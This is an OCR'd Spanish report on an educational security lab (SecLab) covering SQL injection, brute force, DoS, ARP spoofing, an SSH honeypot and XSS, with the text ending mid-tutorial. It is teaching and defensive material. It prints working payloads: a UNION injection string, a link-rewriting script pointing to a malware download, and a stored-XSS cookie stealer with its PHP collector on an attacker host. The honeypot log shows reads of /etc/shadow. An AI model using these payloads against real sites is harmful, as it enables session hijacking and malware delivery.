Mejora	*Web DVWA*	Se cambió la interfaz completa de la aplicación DVWA utilizada para los ejercicios web	**-**

Tabla 4: Resumen desarrollo

8 PRIMERA PARTE

8.1 Análisis de laboratorio actual Seclab

Tal como se abordó en el capítulo 1, este proyecto se basa en SecLab, un laboratorio virtual desarrollado para el curso de seguridad informática, a continuación, se explicarán los ejercicios prácticos que contiene y la propuesta de mejora para esta nueva versión de Seclab:

Inyección SQL	
Descripción	
La inyección SQL es un tipo conocido de vulnerabilidad que afecta principalmente a sistemas web que utilicen bases de datos. Aprovecha la mala validación de los inputs que realizan consultas a la base de datos, permitiendo al atacante la modificación de esa consulta para generar una consulta propia maliciosa, accediendo a tablas de la base de datos que no deberían ser públicas.	
Explotabilidad: *FACIL*	
El atacante envía ataques con cadenas simples de texto, los cuales explotan la sintaxis del interprete a vulnerar. Casi cualquier fuente de datos puede ser un vector de inyección, incluyendo las fuentes internas.	
Prevalencia: *COMÚN*	
Las fallas de inyección ocurren cuando una aplicación envía información no confiable a un intérprete. Estas fallas son muy comunes, particularmente en el código antiguo.	
Ejemplo de código vulnerable	
`$id = $_GET['id'];` `$mysqli = new mysqli('localhost', 'root', '');` `$mysqli->select_db('inyeccion');` `$consulta = 'SELECT * FROM usuario WHERE id='.$id;` `echo $consulta.' ';` `$resultado = $mysqli->query($consulta);` `$usuario = $resultado->fetch_row();` `echo 'DATOS DEL USUARIO:  ';` `echo 'ID: '.$usuario[0].' ';` `echo 'LOGIN: '.$usuario[1].' ';` `echo 'EMAIL: '.$usuario[3].' ';` `$resultado->free();` `$mysqli->close();`	`//recibimos la variable 'id' del formulario` `//configuramos la conexión` `//creamos la consulta con el parámetro id sin restringir` `//mostramos los datos obtenidos de la consulta`

¿Cómo prevenirlo?

Sanitizar entradas: Una de las mejores soluciones en PHP es utilizar la función ***mysql_real_escape_string()*** que se encarga de escapar los caracteres especiales utilizados en las consultas SQL, o utilizar el método ***real_escape_string()*** si utilizamos la versión orientada a objetos. Podemos utilizar este método para escapar los strings que se pasen a las consultas SQL pero si utilizamos datos numéricos en vez de cadenas podemos comprobar que el dato de entrada es un número entero o es un número decimal, ya sea mediante las funciones ***is_int()*** o ***is_float()*** o realizando castings (int), (float).

Explotación en SecLab

El servidor Ubuntu cuenta con una aplicación web denominada DVWA, el cual contiene un módulo vulnerable para practicar este tipo de vulnerabilidad, el objetivo es mostrar los datos de los usuarios de la base de datos generando consultas desde un input.

Al ingresar la consulta `' and 1=1 UNION SELECT user,password FROM dvwa.users #`

Esto genera la unión de dos consultas lo que daría por resultado los usuarios con sus contraseñas.




Imagen 7: Resultado SQL INJECTION. Fuente: Propia

Cambios en esta nueva versión

Se propone la creación de una aplicación web propia donde reunir todos los ejercicios del laboratorio, dejando de lado la aplicación DVWA, aunque en primera instancia seguirá existiendo hasta la consolidación final de la nueva aplicación

Tabla 5: Ejercicio Inyección SQL

Fuerza Bruta
Descripción
Corresponde a la acción de recuperar una contraseña o clave probando todas las combinaciones posibles hasta dar con la correcta. En criptografía, se denomina ataque de fuerza bruta a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.
Explotabilidad: *FACIL*
El atacante provisto de alguna herramienta como John The Ripper o Hashcat puede configurarlas para intentar forzar un login o descubrir el hash de una contraseña probando palabras de algún diccionario o combinando todas las combinaciones de letras, números y caracteres. En el caso de Hashcat, este ocupa la GPU del sistema por lo que sus tiempos de procesamiento van en el torno a billones de intentos por segundo.
Prevalencia: *COMÚN*
Los casos en los que suele funcionar este tipo de ataque van en directa relación con la longitud y el tipo de contraseña que se esté ocupando. Una contraseña con los suficientes caracteres (8+) y la combinación de caracteres alfanuméricos, mayúsculas y minúsculas, podría tomar años para poder crackearse a través de fuerza bruta.
¿Cómo prevenirlo?
Una forma de prevenir este tipo de ataques, desde el punto de vista de un login de aplicación web, es limitar el número de intentos que se permiten realizar, además se recomienda el uso de captchas cuando se excede un máximo de intentos fallidos. Desde el punto de vista personal, las contraseñas deben almacenarse en hash, que es el resultado de aplicarle algoritmos de hashing a la contraseña, lo que genera un string único para esa contraseña, esto debería mantener la contraseña segura, pero depende exclusivamente de la cantidad de caracteres que se ocupen y la calidad de ellos, ya que estos hashes se pueden creackear por fuerza bruta.
Explotación en SecLab
La máquina virtual de Ubuntu tiene instalado un servicio SSH con una contraseña débil, el alumno deberá, a través de Kali, generar un diccionario de contraseñas con la herramienta Crunch, y con Hydra ocupar ese diccionario para intentar forzar el login SSH y dar con los datos de login correctos.




Imagen 8: Contraseña conseguida a través de fuerza bruta. Fuente: Propia

Cambios en esta nueva versión
Se deshabilitó el servicio SSH por seguridad, ya que se obtenía acceso al sistema donde usuarios malintencionados podrían sabotear los demás ejercicios. A raíz de esto, se implementó un Honeypot SSH llamado Cowrie, el cual simula ser el servicio SSH legítimo pero el sistema al cual se accede es completamente falso y no contribuye peligro para los demás archivos del sistema. Se detallará más adelante.

Tabla 6: Ejercicio Fuerza Bruta

Denegación de Servicio (DoS)
Descripción
Este ataque consiste en enviar peticiones masivas directamente a un servidor web utilizando alguna herramienta para automatizar la cantidad de conexiones e hilos que se dirigen al servidor. De esta manera el equipo víctima es incapaz de responder todas las solicitudes y finalmente colapsa, dejando sin conexión a usuarios legítimos de la aplicación.
Explotabilidad: *FACIL*
A un nivel básico, se utilizan herramientas automatizadas para enviar peticiones múltiples a aplicaciones web, colapsando su ancho de banda hasta que la aplicación colapsa.
Prevalencia: *COMÚN*
Los casos de éxito dependerán de la cantidad de atacantes que actúen al mismo tiempo, y del nivel de conexión que posea la víctima.
¿Cómo prevenirlo?
Se debe revisar la configuración de Routers y Firewalls para detener IPs inválidas, así como también el filtrado de protocolos que no sean necesarios. Algunos firewalls y routers proveen la opción de prevenir inundaciones (floods) en los protocolos TCP/UDP. Además, es aconsejable habilitar la opción de logging (logs) para llevar un control adecuado de las conexiones que existen con dichos routers.[7]
Explotación en SecLab
En la máquina virtual Kali, viene instalado un programa llamado GoldenEye, el cual sirve para realizar este tipo de ataques. Para ejecutarlo, se necesita tener corriendo el servidor web de Ubuntu y obtener su dirección IP, esta dirección IP se agrega al programa GoldenEye a través de la consola, se configuran el número de sockets y de workers y se ejecuta la aplicación, tal como se ve en la siguiente imagen

Imagen 9: Ejecución de ataque DoS. Fuente: Propia
Cambios en esta nueva versión
No hay

Tabla 7: Ejercicio DoS

[7] *http://www.welivesecurity.com/la-es/2012/03/28/consejos-ataque-denegacion-servicio/*

ARP Spoofing – Man in the Middle
Descripción
En este ejercicio, se utilizan las 3 máquinas virtuales, que llamaremos Kali (atacante) y las víctimas A (Ubuntu server) y B (Ubuntu desktop). Consiste en envenenar las tablas ARP de A y B para hacerles creer que se comunican entre ellas, cuando en realidad están enviando sus paquetes a Kali. Al pasar todo el tráfico por Kali, se husmearán los paquetes enviados con el software Wireshark
Explotabilidad: *MEDIO*
Se deben conocer muy bien las herramientas usadas y la forma en que estas actúan, además de la teoría detrás de lo que se hará
Prevalencia: *COMÚN*
El éxito dependerá del nivel de seguridad de los sistemas involucrados, además del uso de encriptación en los protocolos de envío de información
¿Cómo prevenirlo?
Una manera de evitar este ataque es utilizando tablas ARP estáticas, en vez de dinámicas, ya que el ARP Spoofing se aprovecha de las tablas dinámicas para enviar mensajes ARP con direcciones falsas. Para usar tablas ARP estáticas se debe conocer los equipos conectados a la red local y estando seguros de que no se encuentran bajo Spoofing se debe agregar cada equipo manualmente a la tabla ARP estática. Se recomienda para redes pequeñas. En redes grandes es preferible usar otro método: el DHCP snooping. Mediante DHCP, el dispositivo de red mantiene un registro de las direcciones MAC que están conectadas a cada puerto, de modo que rápidamente detecta si se recibe una suplantación ARP.
Explotación en SecLab
Consistirá en la realización de un ataque de hombre en el medio, envenando las tablas arp de dos MV con Ettercap y realizando posteriomente un spoofing en la red con Wireshark para obtener los datos de ingreso del usuario a una de sus páginas web.[8]
Cambios en esta nueva versión
Se omiten las configuraciones previas mencionadas en el informe anterior, ya que no se consideraron necesarias para cumplir con el cometido. Se cambió una de las máquinas virtuales con Ubuntu y se remplazó con otra máquina virtual corriendo Windows XP SP0. Se explicará más adelante.

Tabla 8: Ejercicio ARP Spoofing

[8] *Riquelme, P. (2016). Implementación de un laboratorio de seguridad informática para uso educacional.*

9 SEGUNDA PARTE

9.1 Cambios y mejoras realizadas en esta versión

9.1.1 Máquinas Virtuales

En este proyecto se decide remplazar una de las máquinas virtuales. Se eliminó Ubuntu Server y se agregó Windows XP SP0. Debido a que Ubuntu Server y Ubuntu Desktop pueden fusionarse en una sola, por eso se mantuvo Ubuntu Desktop y se le instaló el servidor web Apache para las pruebas web. De este modo, para mantener 3 máquinas virtuales en el laboratorio (necesarias para ARP Spoofing) se decidió incluir una tercera máquina con Windows XP en su versión SP0 (primera versión), la cual por sí misma posee muchas vulnerabilidades que se intentarán explotar desde Kali.




Imagen 10: Diagrama Seclab V.1. Fuente: Propia




Imagen 11: Diagrama Seclab V.2. Fuente: Propia

9.1.2 Honeypot Servicio SSH [15]

Uno de los cambios implementados en esta nueva versión, consiste en el reemplazo del servicio SSH (OpenSSH) original del sistema, por un honeypot llamado Cowrie.

Cowrie es un honeypot de media interacción que emula un servicio SSH y está diseñado para registrar los ataques de fuerza bruta contra el servicio y la interacción del atacante con la Shell luego de conseguir acceder al sistema.

Provee un completo sistema de archivos falso que da la sensación de encontrarse en un sistema real. Todos los comandos ejecutados por el atacante quedarán en la base de datos de cowrie para su posterior análisis.

Para su instalación se creó un usuario nuevo en Ubuntu llamado Cowrie, que es el encargado de administrar el honeypot.

Se encuentra instalado en `/home/cowrie/cowrie` y se inicia automáticamente al arrancar el sistema.

Las contraseñas para acceder al servicio pueden ser configuradas en `/home/cowrie/cowrie/data/userdb.txt`

A continuación, se muestra un ejemplo de la tabla “input” de la base de datos “cowrie”, la cual entrega un registro de todos los comandos ejecutados dentro del sistema a través de SSH.

id ▼ 1	session	timestamp	realm	success	input
183	06720fbe	2016-12-12 04:28:17	NULL	1	exit
182	06720fbe	2016-12-12 04:28:16	NULL	1	cat /etc/shadow
181	06720fbe	2016-12-12 04:28:10	NULL	1	cat /etc/passwd
180	06720fbe	2016-12-12 04:28:02	NULL	1	cat /home/profesor/Documentos/notas_ieci.pdf
179	06720fbe	2016-12-12 04:27:49	NULL	1	ls
178	06720fbe	2016-12-12 04:27:47	NULL	1	cd /home/profesor/Documentos
177	06720fbe	2016-12-12 04:27:44	NULL	1	ls
176	06720fbe	2016-12-12 04:27:40	NULL	1	cd /home/profesor

Imagen 12: Tabla input honeypot. Fuente: Propia

9.2 Nuevos ejercicios prácticos agregados

9.2.1 Cross-Site Scripting (XSS)

Cross-Site Scripting, más conocido como XSS es un tipo de vulnerabilidad presente en muchas aplicaciones web, que permite a un atacante inyectar código malicioso en la página web que un usuario visite.

Este tipo de vulnerabilidad consta de dos maneras de ser explotada, dependiendo de la lógica de la aplicación: de forma reflejada y de forma almacenada.

- Almacenada: También llamada directa, o persistente. Este tipo de XSS consiste en inyectar código HTML o Javascript malicioso en sitios web, este código quedará almacenado en el código fuente de la página por lo que todos los usuarios que ingresen a esa página podrán verlo. Ocurre comúnmente en sitios donde se almacenen comentarios o distintos tipos de información que luego queda disponible para su visualización (blogs, foros, etc)

- Reflejada: También llamada indirecta, consiste en la modificación de valores que la aplicación web usa para pasar variables entre dos páginas. Un clásico ejemplo de esto es hacer que a través de un buscador se ejecute un mensaje de alerta en JavaScript. Con XSS reflejado, el atacante podría robar las cookies para luego robar la identidad, pero para esto, debe lograr que su víctima ejecute un determinado comando dentro de su dirección web.[9]




Imagen 13: Lógica de XSS más común para robar las credenciales de sesión (cookies) .
Fuente: Propia

[9] http://www.welivesecurity.com/la-es/2015/04/29/vulnerabilidad-xss-cross-site-scripting-sitios-web/

Como se ve en la imagen anterior, el objetivo más común del ataque XSS corresponde al robo de la sesión del usuario. El atacante inyecta un código para extraer las cookies del usuario y las envía a algún servidor propio donde las almacena, para posteriormente utilizarlas con el fin de suplantar al usuario y entrar al sistema con sus credenciales

9.2.1.1 ¿Qué se puede hacer con un XSS?

A través de un ataque de XSS se pueden realizar distintas acciones, tales como:

- Redireccionar la página a una web maliciosa, sin que el usuario se dé cuenta, con la intención de engañarlo para que revele información personal.
- Añadir páginas falsas de login a la aplicación web, para incentivar al usuario a que ingrese su nombre de usuario y contraseña
- Añadir código a la aplicación web para que se deshabiliten otras medidas de seguridad desarrolladas en la web
- Secuestrar la sesión del usuario a través de la cookie para que el atacante pueda ingresar como si fuera el mismo usuario

9.2.1.2 Ejemplo

Si se considera como ejemplo un sitio con un mensaje de bienvenida y un link de descarga como el siguiente:




Imagen 14: Ejemplo página vulnerable XSS. Fuente: Propia

Para analizar si es que el sitio es vulnerable se puede hacer una prueba e intentar ingresar código Javascript para enviar un mensaje cualquiera, por ejemplo 123

Para eso se intenta con el siguiente link:

```
http://example.com/index.php/?user=<script>alert(123)</script>
```

Y se obtiene el siguiente resultado en pantalla:




Imagen 15: Página vulnerable. Fuente: Propia

Lo que demuestra que el sitio es vulnerable a XSS y se puede intentar explotar según lo requiera el atacante.

El código siguiente en Javascript obtiene todos los links que estén en la página y los remplaza por uno propio, en donde se hace referencia a un malware del atacante:

```
<script>
      window.onload = function() {
      var links=document.getElementsByTagName("a");
      links[0].href = "http://badexample.com/malicious.exe";}
</script>
```

Al ingresar este código como parámetro en la URL, el atacante podría enviárselo al usuario quien no notaría la diferencia y se descargará el malware.




Imagen 16: Página vulnerada con link malicioso. Fuente: Propia

Cross-Site Scripting

Descripción

Inyección de código HTML en alguna aplicación web.

Explotabilidad: *MEDIA*

El atacante envía cadenas de texto que son secuencias de comandos de ataque que explotan el intérprete del navegador.

Prevalencia: *COMÚN*

Las fallas de XSS ocurren cuando una aplicación web incluye datos suministrados por el usuario sin ser validados o codificados apropiadamente

Ejemplo de código vulnerable

```
<?php
$nombre = $_GET['nombre'];
echo "Bienvenido $nombre<br>";
echo "<a href="www.algunaweb.com/descarga">Click to Download</a>";
?>
```

```
//recibimos la variable 'nombre' por url
//Mostramos por pantalla la variable que recibe, sin ningún tipo de validación anterior
```

¿Cómo prevenirlo?

Sanitizar entradas: Al igual que en la Inyección SQL, la mejor manera de prevenir este tipo de ataque es validar correctamente los inputs que el usuario ingrese y saneando los datos, es decir, manipular los datos para que solo queden lo que nos interesa.

Ejemplo:

```
$nombre = strip_tags($_GET['nombre']);
```

Con esto se eliminan las etiquetas HTML y PHP de la variable recibida a través del método GET

Explotación en SecLab

El servidor Ubuntu cuenta con una aplicación web denominada DVWA, el cual contiene un módulo vulnerable para practicar este tipo de vulnerabilidad, el objetivo es que los alumnos identifiquen esta vulnerabilidad y puedan explotarla, obteniendo la cookie de sesión de algún usuario y suplantándolo.

1) **(atacante desde Kali) Ingresar a DVWA como usuario normal a la sección XSS "Persistente" y deja un mensaje:**

USUARIO= pablo PASSWORD= letmein




Imagen 17: Ingreso a ejercicio XSS. Fuente: Propia

Ambos inputs (Name y Message) no validan el texto que se ingresa por lo que son vulnerables a XSS y podemos inyectar código Javascript que quedará guardado en los comentarios de la página (XSS Persistente).

Con esto tenemos varias formas de explotar esta vulnerabilidad, intentaremos inyectando un link malicioso que enviará las cookies de sesión a un archivo de texto de un servidor propio.

2) **(atacante desde Kali) Modificar página para permitir escribir más de 50 caracteres**

Debido a que el input de Mensaje está configurado solamente para recibir 50 caracteres, debemos bypassear esta restricción para poder escribir nuestro código. Hacemos lo siguiente:

- *Click derecho en el input de Mensaje y seleccionar "Inspeccionar elemento"*




Imagen 18:Tutorial XSS 1. Fuente: Propia

- *Dentro de la ventana que se abrirá, seleccionamos la línea del código HTML que representa el <textarea> y buscamos el atributo maxlenght="50". Hacemos click derecho y "Editar como HTML":*




Imagen 19: Tutorial XSS 2. Fuente: Propia

- *Seleccionamos el atributo maxlenght y le cambiamos su valor a 250, lo mismo hacemos con el atributo rows y le cambiamos a 20. Debería quedar así:*

Imagen 20: Tutorial XSS 3. Fuente: Propia

Verificamos que el textarea de la página aumentó de tamaño, lo que significa que funcionó, por lo que ahora podremos escribir mensajes de más de 50 caracteres.

3) (atacante desde Kali) Dejar comentario con código Javascript:

Probamos con el siguiente código:

```
<h1>hola</h1>
<script>
var web="http://192.168.1.108/cookie.php?cookie="+document.cookie;
document.write("Mira esto".link(web));
</script>
```

****Cambiar la ip por la de nosotros como atacante, teniendo previamente iniciado el servidor web:*

```
service apache2 start
```

Lo que hace este script es dejar un comentario con un link que envía la cookie de la sesión a una página creada por nosotros (atacante), la cual recibe esta cookie y la guarda en un archivo de texto.

El código de cookie.php es el siguiente:

```
<?php
$recibo=$_GET["cookie"]; //guardo lo que recibo por url
$archivo=fopen("cookies.txt", "a+"); //abro archivo de texto
fwrite($archivo,$recibo.PHP_EOL); //escribo en archivo lo que recibi

$web=$_SERVER["HTTP_REFERER"]; //pagina desde la que llega la peticion
header("Location:".$web); //redirecciona a pagina desde la que hizo click
fclose($archivo); //cerramos archivo
?>
```

El mensaje debería quedar así:

Imagen 21: Tutorial Xss. Mensaje publicado. Fuente: Propia

4) **(víctima desde Windows XP) Ingresar a DVWA como admin a la sección XSS Persistente:** USUARIO= admin PASSWORD= password

La víctima verá el mensaje dejado por el atacante y hará click en el enlace “Mira esto” el cual genera la siguiente referencia:




Imagen 22: Link desde IE. Fuente: Propia

En donde PHPSSID corresponde a la cookie de sesión de la víctima que está siendo enviada a la máquina del atacante.

5) (atacante desde Kali) Abrir el archivo cookies.txt que se encuentra en /var/www/html/:

